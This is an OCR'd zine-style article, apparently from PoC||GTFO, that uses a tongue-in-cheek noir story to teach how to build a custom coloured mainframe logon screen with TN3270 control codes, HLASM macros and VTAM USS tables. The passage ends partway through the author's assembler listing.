
I knew It was going to be a play on Cerberus, the three-headed dog. Finding that ASCII was the easy part. ASCII art has been around since the creation of the keyboard. People need to make art, regardless of the tool. Finding ASCII art was going to be simple. Google, DuckDuckGo, or in desperate times and lots of good scotch, Bing, will supply the base that I need to create my master piece. The first response for a search for "Cerberus" and "ASCII" yielded my three-headed muse.



The rest, however would require a friend's previous work, as well as a deep understanding of the TN3270 protocol and mainframe assembler.

– — — – — — — — – — – –

When I got in to this game six years ago it was because I was tired of looking at the red "Z."



That red was rough, as though accessing this mainframe was going to lead me right to Satan himself. (Little did I know I'd actually be begging to get by Cerberus.)

The world of mainframes, it's a different world. A seedier world. One not well-travelled by the young, and often frequented by the harsh winds of corporate rule. Nothing on the mainframe comes easy or free. If you want to make art, you'll need more than just a keyboard.

I started innocently enough, naively searching simple terms like "change mainframe logon screen." I stumbled around search results, and into chatrooms like a newborn giraffe learning to walk. You know the type, a conversation where everyone is trying to

prove who's the smartest in the room. While ultimately useless, those initial searches taught me three things: I needed to understand the TN3270 protocol, z/OS High Level Assembler (HLASM), and what the hell a VTAM and the USS Table were.

– — — – — — — – — — –

I always knew I would have to learn TN3270. It's the core of mainframe–user interaction. That green screen you see in movies when they say someone "just hacked a mainframe." I just never thought it would be to make art for my friends. TN3270 is based on Telnet. Or put another way, Telnet is to TN3270 as a bike is to an expensive motorcycle. They sort of start out the same but after you make the wheels and frame they're about as different as every two-bit shoe shine.

Looking at the way mainframes and their clients talk to one another is easy enough to understand, at first. Take a look at Figure 18.

For anyone who understood telnet like I did, this handshake was easy enough to understand.

```
IAC: Telnet Command
DO/WILL: Do this! I will!
SB: sub command
```

But that's where it ended. Once the client was done negotiating the telnet options, the rest of the data looked garbled if you weren't trained to spot it.

You see, mainframes came from looms. Looms spoke in punchcards which eventually moved to computers speaking EBCDIC. So, mainframes kept the language alive, like a small Quebec town trying to keep French alive. That TN3270 data was now going to be driven by an exclusively EBCDIC character set. All the rest of the options negotiated, and commands sent, would be in this strange, ancient language. Lucky for me, my friend Tommy knows all about TN3270 and EBCDIC.[25] And Tommy owed me a favor.

– — — – — — — – — — –

Just past a Chinese restaurant's dumpster was the entrance to Tommy's place. You'd never know it even existed unless you went down the alleyway to relieve yourself. As I approached the dark green door, I couldn't help but notice the pungent smell of decaying cabbage and dreams, steam billowing out of a vent smelled vaguely of pork dumplings. I knocked three times. The door opened suddenly and I was ushered in. I felt Tommy slam the door shut and heard no fewer than three cheap chain-locks set in to place.

Tommy's place was stark white, like a website from the early 90s. No art, no flashing neon, just plain white with some printouts stuck on the white walls and the quiet hum of an unseen computer. The kind of place that makes you want to slowly wander around an Ikea. Tommy liked to keep things clean and simple and this place reflected that.

Tommy, in his white lab coat, was a just a regular man. As regular and boring as a vodka with lime and soda, if vodka, with lime and soda, wore large rimmed glasses. But he knew his way around TN3270, and that's what I needed right now.

"So, I hear you need some help with TN3270?" Tommy asked. He already knew why I was there.

"Yeah, I can't figure this garbage out and I need help writing my own," I replied.

Tommy sighed and began explaining what I needed to know. He walked over to one of three whiteboards in the room.

"The key thing you need to know is that after you negotiate TN3270 there are seven control characters. But if all you want to do it make art, you only need to know these four:

```
SF  – "\x1D" – aka Start Field
SBA – "\x11" – aka Set Buffer Attribute
IC  – "\x13" – aka Insert Cursor
SFE – "\x29" – aka Start Field Extended
```

"Unlike telnet, TN3270 is a basically 1920 character string, for the original 24×80 size. The terminal knows you're starting 'cuz the first byte you send is a command (i.e. `\x05`) followed by a Write Control Character (WCC). For you, sir artist, you'll want to send 'Erase/Write/Alternate.' or `\xF5\x7A`. This gives you a blank canvas to work with by clearing the screen and resetting the terminal.

"The remaining makeup of the screen is up to you. You use SBA to tell the terminal where you want your cursor to be, then use the 'Start Field'/'Start Field Extended' commands to tell the terminal what kind of field it is going to be, also known as an attribute. Start field is used to lock and unlock the screen, but for your art it doesn't matter.

"One thing you'll need to watch out for, anytime you use SF/SFE, is that it takes up one byte on the

[25] `http://www.tommysprinkle.com/mvs/P3270/ctlchars.htm`

```
TN3270(KINGPIN,23): << IAC DO TN3270
TN3270(KINGPIN,23): >> IAC WILL TN3270
TN3270(KINGPIN,23): Entering TN3270 Mode:
TN3270(KINGPIN,23):     Creating Empty IBM-3278-2 Buffer
TN3270(KINGPIN,23):     Created buffers of length: 1920
TN3270(KINGPIN,23): Current State: 'TN3270E mode'
TN3270(KINGPIN,23): << IAC SB TN3270 TN3270E_SEND TN3270E_DEVICE_TYPE SE
TN3270(KINGPIN,23): >> IAC SB TN3270 TN3270E_DEVICE_TYPE TN3270E_REQUEST IBM-3278-2-E IAC SE
TN3270(KINGPIN,23): << IAC SB TN3270 TN3270E_DEVICE_TYPE TN3270E_IS I B M - 3 2 7 8 - 2 - E
                    TN3270E_CONNECT S M O G L U 0 2 SE
TN3270(KINGPIN,23): Confirmed Terminal Type: IBM-3278-2-E
TN3270(KINGPIN,23): LU Name: SMOGLU02
TN3270(KINGPIN,23): >> IAC SB TN3270 TN3270E_FUNCTIONS TN3270E_REQUEST IAC SE
TN3270(KINGPIN,23): << IAC SB TN3270 TN3270E_FUNCTIONS TN3270E_IS SE
TN3270(KINGPIN,23): >> IAC SB TN3270 TN3270E_FUNCTIONS TN3270E_REQUEST IAC SE
TN3270(KINGPIN,23): Processing TN3270 Data
```

Figure 18. TN3270 Packet Trace

screen. Setting the buffer location does not. Once you're done with your art, you'll need to place the cursor somewhere, using IC."

Starting to understand, I headed to the white board and wrote Figure 19 in black marker.

"Yes! That's it!" exclaimed Tommy. "With what you have now, you could make a monochrome masterpiece! Keep in mind that the SF eats up one space. So basically you could fill out the rest of the screen's 1,919 characters, remembering that the line wraps at every 80 characters. But let's talk about SF and SFE."

"In your, frankly simple, example," Tommy continued, "you'd never get any color. To do that, we need to talk about the Start Field Extended (`\x29`) command. That command is made up of the SFE byte itself, followed by a byte for the number of attributes, and then the attributes themselves.

"There's two attributes we care about: SF (`\xC0`), and the most important one, which I'll get to in a minute. SF is what we use like above to control the screen. If we wanted to protect the screen from being edited we could set it to `\xF8`.

"Now, you'll want to listen closely because this attribute is arguably the most important to you. The color attribute (`\x42`) lets you set a color. Your choices are `\xF1` through `\xF7`."

```
F1 Blue
F2 Red
F3 Pink
F4 Green
F5 Turquoise
F6 Yellow
F7 White
```

```
\x05 WCC SBA 0 0 SF 0 Here Lies Trouble IC
\x05 \x7A \x11 \x00 \x00 \x1D \x00 Here Lies Trouble \x13
```

Figure 19. Placing the cursor after drawing.

```
1 \x05  WCC SBA    0     0    SF    0  Here Lies Trouble  SFE  1 COLOR WHITE Double  IC
  \x05 \x7A \x11 \x00 \x00 \x1D \x00 Here Lies Trouble \x29 \x01 \x42  \xF7  Double \x13
```

Tommy grabs the black marker from my hand and begins adding to my simple example.

"So, with a bit of this code, we can add a color statement to your commands. Remember to move the cursor to the end though.

"There's one last thing you should know, but it's a little advanced. You can set the location using SBA followed by a row/column value. Right now, you've set the buffer to 0/0. But using this special table," Tommy pointed to a printout he had laminated and stuck to his wall,[26] "we can point the buffer anywhere we—"

Just then the door burst open, the sounds of those cheap locks breaking and hitting the floor echoed through the room. A dark figure stood in the doorway holding some type of automatic gun, which I couldn't place. Tommy quickly took cover behind a desk and I followed suit. I heard a voice yell out "How dare you teach him the way! He might not have the access he needs! Did you ask if he's allowed to make the kind of changes you're teaching? He should've spoken to his system programmer and read the manuals!"

Tommy, visibly shaken, shouted, "Rico! I'm sorry! I owed someone a favor and. . . "

Rico opened fire. Little pieces of shattered whiteboard hitting me in the face. He wasn't aiming for us, but had destroyed our notes on the white board. I looked over and saw Tommy cowering under his desk, I had figured 'Tommy' was a nickname for a favorite firearm, guess I was wrong.

"You've given out free TN3270 help for the last time Tommy!" Rico shouts, and I heard the familiar sound of a gun being reloaded. I took a quick peek from my hiding place and noticed that Rico hadn't even bothered to take cover, still standing in the doorway. Not wanting my epitaph to read, "Here lies a coward who died learning TN3270 behind a Chinese restaurant," I pulled out my Colt detective special and opened fire. My aim had always been atrocious, but I fired blindly in the direction of the door, heard a yelp, and then silence.

Tommy popped his head above the desk, "He's gone, looks like he ran off, you better get out of here in case he and his goons return."

I took this as my cue and headed towards the door. I noticed part of the frame had splintered, and in the center of those splinters was my slug. looks like I just missed Rico.


Tommy grabbed my arm as I'm about to leave, "You still need to learn some assembler and VTAM, go talk to Dave at The Empress, he can help you out. But never come back here again, you're too much trouble."

– — — – — — — — – — –

The Empress. On the books it was a hotel. Off the books it's where you went when you wanted help forgetting about the outside world. The lobby looked and smelled like a cheap computer case that hadn't been cleaned out for years. Half the lights in the chandelier didn't work, and it cast odd shadows on the furniture, giving the impression someone was there, watching you. It was the kind of place European tourists booked because Travelocity got them a great deal, but the price would immediately change once they arrived. No one came to the Empress for its good looks. Not-quite-top-40 music emanated from the barroom.

I walked to the front desk, where a young man with a name tag that said "No Name" looked me up and down. "Can I help you?" Millennial sarcasm dripped off of every syllable. "I need to speak to Dave," I replied. The clerk's eyes widened a little, he quickly looked around and whispered "follow me."

[26] http://www.tommysprinkle.com/mvs/P3270/bufaddr.htm



The clerk walked me past the kitchen, through the back hallways, in to the laundry room. He ushered me in, then abruptly left. A sole person was folding linens in front of an industrial washing machine, a freshly lit cigarette hung loosely from his lips. The fluorescent light turned his skin a pale shade of blue. "Dave?" I called out.[27] Dave put the bed sheet down and walked over. 'Who wants to know?" he asked.

"Tommy sent me," I replied.

Dave takes a long pull on his coffin nail, "Shit," he says exhaling a large puff, "you tell Tommy that we're square after this. I assume you're here to learn HLASM? Can I ask why?"

"I'm trying to make some my mainframe look beter." I replied.

Dave wasn't a tall man, but his stature, deep voice, and frame more than made up for it. The type of man you could trust to knock you out in one punch. His white hotel uniform was stained with what I hoped wasn't blood.

He sighed and said "this way."

Dave led me to a small room off the laundry area with some books on the wall, lit by a single, bare bulb in the ceiling fixture. A black chalkboard stood in one corner, an old terminal on a standing desk, all the rage these days, at in the other. The walls were bare concrete. "I assume you already know JCL?" queried Dave.

"Yes" I replied with a failed attempt at sarcasm, "of course I know JCL."[28]

"Good, this will be easy then." He took another pull of his smoke and began writing on the blackboard, "There're four executables available to you to compile an HLASM program on the mainframe. They are:

```
ASMAC   - Assembles only
ASMACL  - Assembles and link edits
ASMACLG - Assembles, links and runs
ASMACG  - Assembles, uses a loader to run
```

Dave walked over to the terminal and pulled up a file on the screen. "You need to pass it some options, like this," he said, pointing to a line on the screen:

```
//BUILD    EXEC ASMACL
//C.SYSLIB   DD DSN=SYS1.SISTMAC1,DISP=SHR
//             DD DSN=SYS1.MACLIB,DISP=SHR
//C.SYSIN    DD *
```

"Anything you type on the next line, after the * must be in HLASM and will be compiled by ASMACL. Don't worry about finding it, ASMACL is given to us by Big Blue." Dave's calloused fingers flew over the keyboard and a moment later I was staring at a blank file with the JCL job card and

[27] `http://csc.columbusstate.edu/woolbright/WOOLBRIG.htm`

[28] PoC||GTFO 12:6, a JCL Adventure with Network Job Entries

compiler stuff filled out. "First, there're some rules with HLASM you should know. Each line can either be an instruction, continuation, or comment. Comments start with '*'. A Continuation line means that in the previous line there's a character (any character, doesn't matter which) in column 72, and the continued line itself must start on column 16."

"You with me so far?"

I nodded.

"Good. Now, If it's not a comment or a continuation, the line can be broken down like so:

"The first 10 characters can be empty or be a name/label. Following that you have your instruction, a space, then your operands for that instruction. Anything after the operands is a comment until the 71st column. Here's a dirty example." (Figure 20.)

"Every line can have a name. In HLASM you can create basic variables with an & in front of them. But not every line needs a name. Take a look at these three lines:

```
&BLUE    SETC 'X''290142F1'
         DC &BLUE Make it blue!
         DC C'Big Blue' Simple text
```

"Line one sets a symbol/label to &BLUE. If Tommy did his job right you should be able to recognize what it is supposed to do. The next line is DC, Declare Constant. Notice &BLUE has an X. That means it's in hex. When we want to send text, we can use 'C' for `CHAR`. If we wanted we could've written the above like this." I watched as his fingers danced across the keyboard.

```
         DC X'290142F1'
         DC C'Big Blue'
```

"But you'll likely be switching colors, so setting them all to variables makes your life easier. One caveat with using variables in HLASM: The assembler will replace any value you have with the variable, take a look at this:

```
&KINGPIN   SETC 'BOSS'
&BOSSBEGN  SETC 'B'.'&KINGPIN'
&BOSSEND   SETC 'E'.'&KINGPIN'
&BOSSBEGN  EQU *
* SOME CODE
&BOSSEND   EQU *
```

"Lets break this down so you can see what the compiler would do:

```
&KINGPIN   = 'BOSS'
&BOSSBEGN  = BBOSS
&BOSSEND   = EBOSS

BBOSS      EQU *
* SOME CODE
EBOSS      EQU *
```

"This understanding will come in handy when you're making a USS Table." I still didn't know what a USS Table was, but I let him go on. "If you have stuff you're going to do over and over again, it would be easier to make a function, or in HLASM a macro, to handle the various request types. Macros are easy. On a single line you declare '`MACRO`' in column 10. The next line you give the macro a name, and it's operands. You end a macro with the word '`MEND`' in column 10 on a single line. For example:"

```
         MACRO
&NAME    SCREEN &MSG=.,&TEXT=.
         DC &MSG
         DC &TEXT
         MEND
*
         SCREEN MSG=03,TEXT='Big Blue'
```

I thought I was starting to get it, so I decided to ask a question. "How would we do an IF statement?" I asked.

```
1---------10---------20---------30---------40---------50---------60---------70---------80
SYMBOL   DC X'DEADBEEF' A comment
* Another comment
         DC C'Hello World' I'm a single line
         DC C'HELLO                                                              X
               WORLD' I'm a continuation
```

Figure 20. Dave's Example

Dave smiles, but only a little, and walks back over to the blackboard and scribbles out the following:

```
&MSG      SETC C'04'
AIF ('&MSG' NE '02').SKIP
          DC C'Not Equal to 2'
.SKIP     ANOP
          DC C'End of Line'
```

"In HLASM you can use the AIF instruction. It's kind of like an IF. Here we have some code that will print 'Not Equal to 2' and 'End of Line.' If we set &MSG to '02' it would jump ahead to `.SKIP`, what Big Blue would call a label.

"I see you staring at that ANOP. I know what you're thinking, and the answer is yes. It's exactly like a NOP in x86. Except it's not an opcode, but a HLASM assembler instruction."

Dave headed back to the terminal and quickly scrolled to the bottom. "There's one last thing, since we're using ASMACL you need to tell the compiler where to put the compiled files. Take a look at this."

```
//L.SYSLMOD DD DISP=SHR,DSN=USER.VTAMLIB
//L.SYSIN   DD *
  NAME USSCORP(R)
```

Dave tapped on the glowing screen. "This line right here. This tells the compiler to make a file USSCORP in the folder USER.VTAMLIB." I knew he meant Member and Partitioned Dataset but I figured Dave was dumbing things down for me and didn't want to interrupt. "That's where your new USS Table goes," he continued.

I jumped as someone softly knocked on the door, guess I was still a little jumpy from my encounter at Tommy's. I saw through the round window in the door that the clerk had returned. Dave headed over and opened the door. I couldn't quite make out what they were saying to each other. Dave looked at his watch and turned to me, "Look, this has been swell, but you gotta get outta here. If my boss finds out I taught you this there'll be hell to pay and I'm not looking to sleep with the fishes tonight—or any night. Sorry we're cutting this short, normally I'd be teaching you about the 16 registers and program entrance and exit, but we don't have time for that. And besides, you don't need it to be a VTAM artist, but if you want to learn, read this." And he shoved a rather large slide deck in to my chest, at least 400 pages thick.[29]

No Name told me to follow him yet again. As we left the laundry room I saw Dave stuffing soiled linens in to one of those washers; this time there's no wondering if it was blood or not. No Name ushered me down a different hallway than the one we came in. He walked quickly, with purpose. I struggle to keep up.

We ended up at a door labeled 'Emergency Exit.' No Name opened the door and I headed through. Before I could turn around to say thanks, the big metal door slammed closed. I found myself in another dead-end alleyway. The air was cool now, the wind moist, betraying a rain fall that was yet to start.

I began heading towards the road when a shadowy figure stepped into the alley. I couldn't make out what he looked like, the neon signs behind him made a perfect silhouette. But I could already tell by his stance I was in trouble.

"So," the figure called out, "the boss tells me you're trying to change the USS Table eh?" I figured this must be one of Rico's goons.

"I don't mean nothing by it," I replied, "I'm just trying to make my mainframe nicer."

"Rico has a message for you 'if you're trying to change the mainframe you should be talking to the people who run your mainframe, I've had enough of this business.' "

The gunshot echoed through the alleyway, the round hitting me square in the chest like a gamer punching his monitor in a rage quit. I landed on flat my back, smacked my head on the cold concrete, and sent pages of assembler lessons flying through the air. The wind knocked out of me, I felt the blackness take hold as I lay on the sidewalk. I could barely make out the figure standing over me, whispering "when you get to the pearly gates, tell 'em the EF Boys sent ya."

[29] `unzip pocorgtfo17.pdf Asm-1.PPTx`

You know those dreams you have. The kind where you're in a water park, floating along a lazy river, or down a waterslide. I was having one of those. It was nice. Until I realized why I was dreaming of getting wet. I woke face up, in an alleyway, the rain pounding me mercilessly. My trench coat was drenched by the downpour. I stood up, slowly, still dizzy from getting knocked out.

How had I survived? I looked around and saw papers strewn about the alley. Something shiny, just next to where I took my forced nap, caught my eye. It was a neat pile of papers, held together by a dimple on the top sheet. I took a closer look and picked up the pages.

Well I'll be damned, the 400+ pages of assembler material took the bullet for me. Almost square in the middle was the bullet meant to end my journey. I eternally grateful that Dave had given me those pages. Now, determined more than ever to finish what I started, I headed towards the street. I had two of the three pieces to the puzzle, but I needed dry clothes and my office was closer than going home.

– — — – — — — – — – –

Nestled above a tech start-up on its last legs was a door that read 'Soldier of FORTRAN: Mainframe Hacker Extraordinaire.' Inside was a desk, a chair, an LCD monitor and a PC older than the startup. A window, a quarter of the Venetian blinds torn free, looked out over the street. I didn't bother turning on the lights. The orange light that bled in from the lamppost on the street was enough. I pulled out my phone, put it on the desk, and started changing in to my dry clothes. The clothes were for when I hoped I would start biking to work which, as with all new year's resolutions, were yesterday's dream.

Now dry, I decided to power on my PC and take some notes. I wrote down what I knew about TN3270 thanks to Tommy and HLASM courtesy of Dave. I was still missing a big piece. Where could I learn about this USS Table. My searches all led to the same place: The Mailing-List. A terrible bar on the other side of town I had no desire to visit. The Mailing-List, or 'Dash L' as some people called it, was filled with some of the meanest, least helpful individuals on this Big Blue planet. I was likely to get chased out of the place before I was even done asking my question, let alone receiving an answer.

Don't get me wrong, sometimes Dash L had some great conversations, I know because I often lurk there for information I can use. But I had never worked up the courage to ask a question there, lest I be banned for life. But, with nothing else to go on I grabbed my coat and umbrella and headed for the door.

Just then, my phone rang. I didn't recognize the name-Nigel, or the number. I decided to answer the phone. "Who's this, how'd you get my private number?" No reply. I went to hang up the phone when I heard, "try searching for USSTAB and MSG10." My phone vibrated, letting me know the call was over. I ran to the window and peered out in to the rainy night. The street was empty except for a man with an umbrella putting his phone away. I ran down the stairs and caught a glimpse of the man as he got into his Tesla and sped off.

Back at my desk, I searched for USSTAB and MSG10 and one name kept coming back: Big John. I knew Big John, of course. Anyone who did mainframe hacking knew him. He now played the ivories over at a fancy new club, the Duchess. My dusty work clothes would have to be fancy enough.

– — — – — — — – — – –

You wouldn't know the Duchess was much, just by looking at it. A single purple bulb above a bright red vinyl entrance. The lamp shade cast a triangle of light over the door. The only giveaway that this was a happening place was the sound of 80s Synth rolling down the streets. Not the cheap elevator synth you get while waiting for your coffee, this was real synth: soulful and painful. The kind that made you doubt yourself and your life choices.

I walked to the door and knocked. A slit opened up, "Can we help you?" a woman's voice asked. I couldn't wait for this new speakeasy revival trend to die. "Yes," I replied, "I'm here to see Big John."

"You have a reservation?" she asked.

"Nope, just here to see Big John."

"Honey, you outta luck. We got a whole room of people here to see Big John, and they got reservations!"

"How much sweetener to see him play tonight?" I ask.

A second slot near my dad gut opened up, and a drawer popped out, almost like the door was happy to see me. I placed the only fifty I had in the tray. The drawer and slit closed and the door opened.

A young woman took my coat and brought me to a table. I took my seat and casually looked around. The room was dimly lit, with most of the light coming from the stage. Smoke hung in the air like a summer haze waiting for a good thunderstorm. A

waitress asked, “Drink sir?” I ordered a dirty martini and enjoyed the rest of the show. It’d been a shit day, I needed a break.

Once the show was done and the band started to pack up, I walked up to Big John. “Apparently you’re a man who can help me with USSTAB and some TN3270 animations.” I say. He finished putting away his keytar in its carrying case. “I could be, what’s in it for me?” My wallet was empty so I figured a play on his emotional side might work, “You’d get a chance to piss off Rico and the EF Gang.”

Big John looked at me and smiled. “Anything to piss of that hothead, follow me.” I grabbed my coat from the front and followed him.

Big John was the type of guy who lived up to the name. He was massive. Use to play professional football before he got injured and went back to his original loves: hacking and piano. Long dark hair and an even longer and darker beard made him look menacing. But if you ever knew Big John, you’d know he was just a big ‘ol softy.

John led me to another alleyway behind the Duchess. What was it with this city and alleyways? It looked like the rain had let up, but it had left a cold, damp feeling in the air. Parked in the alley was a van, with a wizard riding a corvette painted on the side. Big John opened the back, set his keytar down and motioned for me to get in the van.

Inside was a nicer office space than I have. Expensive, custom mechanical keyboards lined one wall. Large 4k monitors hung on moveable arms. An Aeron chair was bolted to the floor. Somewhere, invisible to me, was a computer powerful enough to drive this setup.

“So, I take it you’ve been to both Tommy and Dave already?” he asked over the clicking of his mechanical keyboard as he logged on.

“Yes,” I reply. “I think I understand enough to get started making my own logon screens. I can control the flow and color of a TN3270 session, and I know how to use HLASM to do so. But Dave kept referring to things like MSGs and a USS Table which makes no sense to me.”

Big John chuckled and sat down, lighting what looked like a hand-rolled cigarette but smelled like a skunk. “Don’t worry about Dave,” he said, taking a few puffs, “he’s an ex-EF Boy, he’s still trying to get use to sharing information that people can understand. Sometimes he’s still a little cryptic. Let’s get started.”

“When you connect to a mainframe, nine times outta ten its going to be VTAM,” Big John explains.

“VTAM is like the first screen of an infocom game. It lets you know where you are, but from there it’s up to you where you go, you get me?” he asks between puffs.


I did, and I didn’t. All I wanted to do was make pretty mainframes.

“First thing you gotta know about VTAM is that it uses what it calls Unformatted System Services tables. Or USS tables for short. This file is normally specified in your TN3270 configuration file.” Big John swiveled his chair and launched his TN3270 client, connected, and opened a file labeled ‘USER.TCPPARMS(TN3270)’ He pointed to a specific line:

```
1 USSTCP  USSECORP
```

“This line right here tells TCP to tell VTAM to use the file ’USSECORP’ when a client connects.” he said, closing the file. He then opened ’USER.PROCLIB(TN3270)’ and pointed at a different line:

```
1 //STEPLIB     DD  DSN=USER.VTAMLIB,DISP=SHR
```



“And that right there is where we’re gonna find USSECORP,” again he closed the current file and opened another folder: ‘USER.VTAMLIB’. And sure enough, glowing a deep blue, in the back of this van was USSECORP:

"So now you know where to send your compiled HLASM, your 'L.SYSLMOD'. Just overwrite that file and you'll be good to go. Oh wait!" John laughed, "I haven't explained how you can use the USS Table to make it less boring. Right, well it's easy—ish.

"The USS Table is basically a set of macros you call to tell VTAM what to do on each message or command it receives. Let's take a look at this example." He pointed to the other screen.

```
1  USSN   TITLE  'GROOVY SCREEN'
           USSTAB FORMAT=DYNAMIC
3          USSMSG MSG=10,BUFFER=(BUF010,SCAN)
   BUF010 DS   0H
5      DC   AL2(END010-BUF010)
       DC   X'F57A'
7          DC     X'2902C0F842F1'
           DC     C'Hello Flynn'
9          DC     10C' '
           DC     X'13' Insert Cursor
11 END010 EQU *
   END    USSEND
13     END
```

"We start the USS Table with the Macro 'USSTAB' passing it the argument FORMAT. Just always set it to DYNAMIC. This is saying, from here on out we're in USSTAB. The next line"

```
1  USSMSG MSG=10,BUFFER=(BUF010,SCAN)
```

"This calls the USSMSG macro, which you can read in SYS1.SISTMAC1(USSMSG). You can pass it a bunch of variables, but for you, just pass it the MSG= and BUFFER= variables. MSG=10 in our case is the default 'hey you just connected' message. BUFFER takes two arguments. SCAN will look through and replace any instance of keywords with the actual variable. Some examples would be @@@@DATE and @@@@TIME. Which would replace those items with the actual date/time. BUF010 is a pointer. It points to a data structure. The first thing BUFFER expects is the length of the buffer. Since we might add/remove more to our screen we can use just get the total size by subtracting the location of END010 by BEGIN010. Everything else inside there is what will be sent to VTAM to send to your TN3270 emulator. You keepin' up my man?"

"Yeah," I replied. "I think I got it. That line `X'2902C0F842F1'` is a TN3270 command setting the text blue (`\x42 \xF1`) and that other line, two down, with `10C`, just means to repeat that space ten times before we insert the cursor."

John smirked, "well look at you, the artist. When you're done setting USS Tab stuff you just end it with USSEND. Keep in mind, there're fourteen MSGs, not that you'll need to deal with them if you don't want to."

Big John got up and settled into the driver's seat, "Where ya headin?" he asked. I guess he was done teaching me what I needed to learn. "Fifth and Gibson," I replied. Back to my office. I was eager to get started on my own screen now that I knew what I was doing. I buckled in next to Big John and got to the office, thankfully no sight of Rico or his EF Boys.

– – – – – – – – – – –

Back at my desk I created two things. First, I made a quick and dirty python script so I could rapidly prototype TN3270 command ideas I had (included). Second I decided to code up a macro to handle all the MSG types:

First we needed that sweet, sweet JCL header:

```
1  //COOLSCRN JOB 'build tso screen','IBMUSER',
         NOTIFY=&SYSUID,
   //     MSGCLASS=H, MSGLEVEL=(1,1)
3  //BUILD    EXEC ASMACL
   //C.SYSLIB   DD DSN=SYS1.SISTMAC1,DISP=SHR
5  //           DD DSN=SYS1.MACLIB,DISP=SHR
   //C.SYSIN    DD *
```

Next, I needed a way to handle all the messages. I whipped up a quick macro, with all the colors I might need.

```
         MACRO
&NAME    SCREEN &MSG=.,&TEXT=.
         AIF    ('&MSG' EQ '.' OR '&TEXT' EQ
      '.').END
         LCLC   &BFNAME,&BFSTART,&BFEND
&BLUE    SETC   'X''290142F1'''
&RED     SETC   'X''290142F2'''
&PINK    SETC   'X''290142F3'''
&GREEN   SETC   'X''290142F4'''
&TURQ    SETC   'X''290142F5'''
&YELLOW  SETC   'X''290142F6'''
&WHITE   SETC   'X''290142F7'''
&BFNAME  SETC   'BUF'.'&MSG'
&BFBEGIN SETC   '&BFNAME'.'B'
&BFEND   SETC   '&BFNAME'.'E'
.BEGIN   DS     0F
&BFNAME  DC     AL2(&BFEND-&BFBEGIN)
&BFBEGIN EQU    *
         DC     X'05F7'
         DC     X'110000'
* Fancy art goes here
         DC     X'13'
&BFEND   EQU    *
.END     MEND
```

I needed to address each of the messages, so I did that here. STDTRANS I copied from Big Blue themselves.

```
USSTAB   USSTAB TABLE=STDTRANS,FORMAT=DYNAMIC
         USSMSG MSG=00,BUFFER=(BUF00,SCAN)
         USSMSG MSG=01,BUFFER=(BUF01,SCAN)
         USSMSG MSG=02,BUFFER=(BUF02,SCAN)
         USSMSG MSG=03,BUFFER=(BUF03,SCAN)
         USSMSG MSG=04,BUFFER=(BUF04,SCAN)
         USSMSG MSG=05,BUFFER=(BUF05,SCAN)
         USSMSG MSG=06,BUFFER=(BUF06,SCAN)
         USSMSG MSG=08,BUFFER=(BUF08,SCAN)
         USSMSG MSG=10,BUFFER=(BUF10,SCAN)
         USSMSG MSG=11,BUFFER=(BUF11,SCAN)
         USSMSG MSG=12,BUFFER=(BUF12,SCAN)
         USSMSG MSG=14,BUFFER=(BUF14,SCAN)
STDTRANS DC     X'000102030440060708090A0B0C0D0E0F'
         DC     X'101112131415161718191A1B1C1D1E1F'
